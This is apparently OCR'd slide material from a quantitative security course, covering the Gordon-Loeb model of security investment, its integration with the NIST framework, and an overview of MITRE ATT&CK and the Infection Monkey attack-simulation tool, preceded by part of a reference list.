
[26] C. Luo, H. Okamura, and T. Dohi, "Optimal planning for open source software updates," Journal of Risk and Reliability, 230(I), 2016, pp. 44-53, https://doi.org/10.1177/1748006X15586507.

[27] P. Morgner, C. Mai, N. Koschate-Fischer, F. Freiling, and Z. Benenson, "Security update labels: establishing economic incentives for security patching of IoT consumer products," To appear in the Proceedings of the IEEE Symposium on Security and Privacy, 2020, https://arxiv.org/abs/1906.11094.

[28] S. Narang, P.K. Kapur, D. Damodaran, and A.K. Shrivastava, "Bi-Criterion Problem to Determine Optimal Vulnerability Discovery and Patching Time," International Journal of Reliability, Quality, and Safety Engineering, 25(1), 2018, http://doi.org/10.1142/S021853931850002X.

[29] K. Wiggers, "Automox raises $30 million to protect enterprise endpoints from compromise," VentureBeat, 2020, https://venturebeat.com/2020/02/04/automox-raises-30-million-to-protect-enterprise-endpoints-from-compromise/.

*Indicates top three important documents as sources of information. These are 4, 6, and 15.


SO ABOUT THOSE URGENT SECURITY PATCH MEMOS YOU SENT LAST WEEK...
PAY RANSOM OR ELSE!
URGENT PATCH UPDATE OVERDUE
MO
MEMO SECURITY PATCH UPDATES

Security Investment Relationship*

Brett Mulligan

*Quantitative relationship between the cost of security improvements and the degree of additional security achieved

Overview

- Previous work
- Recent developments
- Current technologies and products
- Influential groups

Complex Calculation


- “Cost” is usually intertwined and difficult to distill
- “Improvement” is also difficult to quantify
- ROI and IRR can be used as alternatives

Early: Gordon-Loeb Model

- Gordon and Loeb 2002 paper
  - *The Economics of Information Security Investment*
- *Security expenses should be directly proportional to value of data and probability of breach*
- *Showed ideal investment in security was 37% of expected loss (over given time period)*


$$z^*(v) < (1/e)vL$$

EBIS – Expected Benefit of Investment in Information Security



v – Vulnerability (Probability of security breach)
L – Potential loss
vL – Expected loss
z – Optimal investment level*

Now: GL 2020 NIST Integration



Tier 4: Adaptive

Tier 3: Repeatable

Tier 2: Risk-Informed

Tier 1: Partial

v – *Vulnerability (Probability of security breach)*
L – *Potential loss*
vL – *Expected loss*
z^* – *Optimal investment level*
$z_{T_1}, z_{T_2}, z_{T_3}, z_{T_4}$ – *Investment levels to achieve Tiers 1, 2, 3, 4*

Figure 1. Optimal cybersecurity investments for different values of *L* and *v*, and NIST tier levels.

Tech and Influential Groups

- Gordon and Loeb – GL Model of Cybersecurity Investment
  - University of Maryland
- Rok Bojanc, Borka Jerman-Blazic – Managing cybersecurity investment paper
- Ponemon Institute – *The Cost of Phishing (2017, sponsored)*
- MIT SCRAM - *Secure Cyber Risk Aggregation and Measurement*
  - *CSAIL (Computer Science and Artificial Intelligence Lab)*
-

Summary and Takeaways

- Difficult metric, alternatives
- Gordon-Loeb model
- Possible NIST Framework Integration
- Plenty of room for innovation
- Questions
  - MS Teams (evenings and weekends)
  - brett.mulligan@gmail.com

References

- L. Gordon and M. Loeb, “The economics of information security investment,” ACM Transactions on Information and System Security, vol. 5, pp. 105–128, 01 2002.

- L. A. Gordon, M. P. Loeb, and L. Zhou, “Integrating cost–benefit analysis into the NIST Cybersecurity Framework via the Gordon–Loeb Model,” Journal of Cybersecurity, vol. 6, no. 1, 03 2020, tyaa005. [Online]. Available: https://doi.org/10.1093/cybsec/tyaa005

- L. de Castro, A. W. Lo, T. Reynolds, F. Susan, V. Vaikuntanathan, D. Weitzner, and N. Zhang, “Scram: A platform for securely measuring cyber risk,” Harvard Data Science Review, 7 2020, https://hdsr.mitpress.mit.edu/pub/gylaxji4. [Online]. Available: https://hdsr.mitpress.mit.edu/pub/gylaxji4

- A. Conner-Simons. (2020) Mit news scram article. [Online]. Available: https://news.mit.edu/2020/helping-companies-prioritizecybersecurity-investments-0903

- M. T. Rok Bojanc, Borka Jerman-Blazic, “Managing the investment in information security technology by use of a quantitative modeling,” Information Processing and Management, vol. 48, p. 1031–1052, 01 2012.

Mitre ATT&CK Framework

Saja Alqurashi

CS559 Quantitative Security

INTRODUCTION

- MITRE: a nonprofit organization which mainly focuses on Federally Funded Research And Development Centers(FFFRDC).
- Founded in 1958 under the leadership of Clair W.Halligan.
- Several centers like National Security Engineerinig Center, Center for Advanced Aviation System Development, Center for Enterprise Modernization, Homeland Security Systems Engineering and Development Institute are organized in order to safeguard National issues with people in USA.
- One such center, Internal Research and Development deals with several techniques and tools for existing technologies.


Mitre ATT&CK

Mitre ATT&CK matrices include:


1. Tactics
2. Techniques
3. Mitigation
4. Groups

Statistics:


Techniques per Tactic




219 Techniques



Platform



How attack happen




ORGANIZATIONS and INDIVIDUALS CONTRIBUTING TO MITRE ATT&CK

More than 80 organization and individuals have been contributing to the framework

- Microsoft Threat Protection Center (MTP) and McAfee
- Recorded Future : The Recorded Future Security Intelligence Platform
- CAPEC: The Common Attack Pattern Enumeration and Classification
- MAEC: Malware Attribute Enumeration and Characterization (MAEC)
- Infected Monkey

The infected Monkey

Based on Mitre Att&CK



Benefit 1 :Automatic Attack Simulation

- Simply infect a random machine with the Infection Monkey and automatically discover your security risks. Test for different scenarios - credential theft, compromised machines and other security flaws.

Benefit 2: Continuous & Safe Assessments

- Run the Infection Monkey around the clock to identify new security risks and to validate existing security controls as your environment changes. It is non-intrusive, with no impact on your network.


Benefit 3:Actionable Recommendations

- The Infection Monkey assessment produces a detailed report with remediation tips, including a visual map of your network from an attacker's point of view to better understand your network.


Users OF Infected Monkey

- **CISO**
- Provide quantifiable results at the board level on risk exposure and the effectiveness of security investment
- **Security Researcher**
- Analyze attack simulation results to better understand weak spots in your network and prioritize risk mitigation


Launch



Infection Monkey
Run on C&C Server
or
RUN on Machine of Your Choice
Powered by Guardicore

Attack



Report


Infection Monkey
Print Report
Security Report
Powered by Guardicore



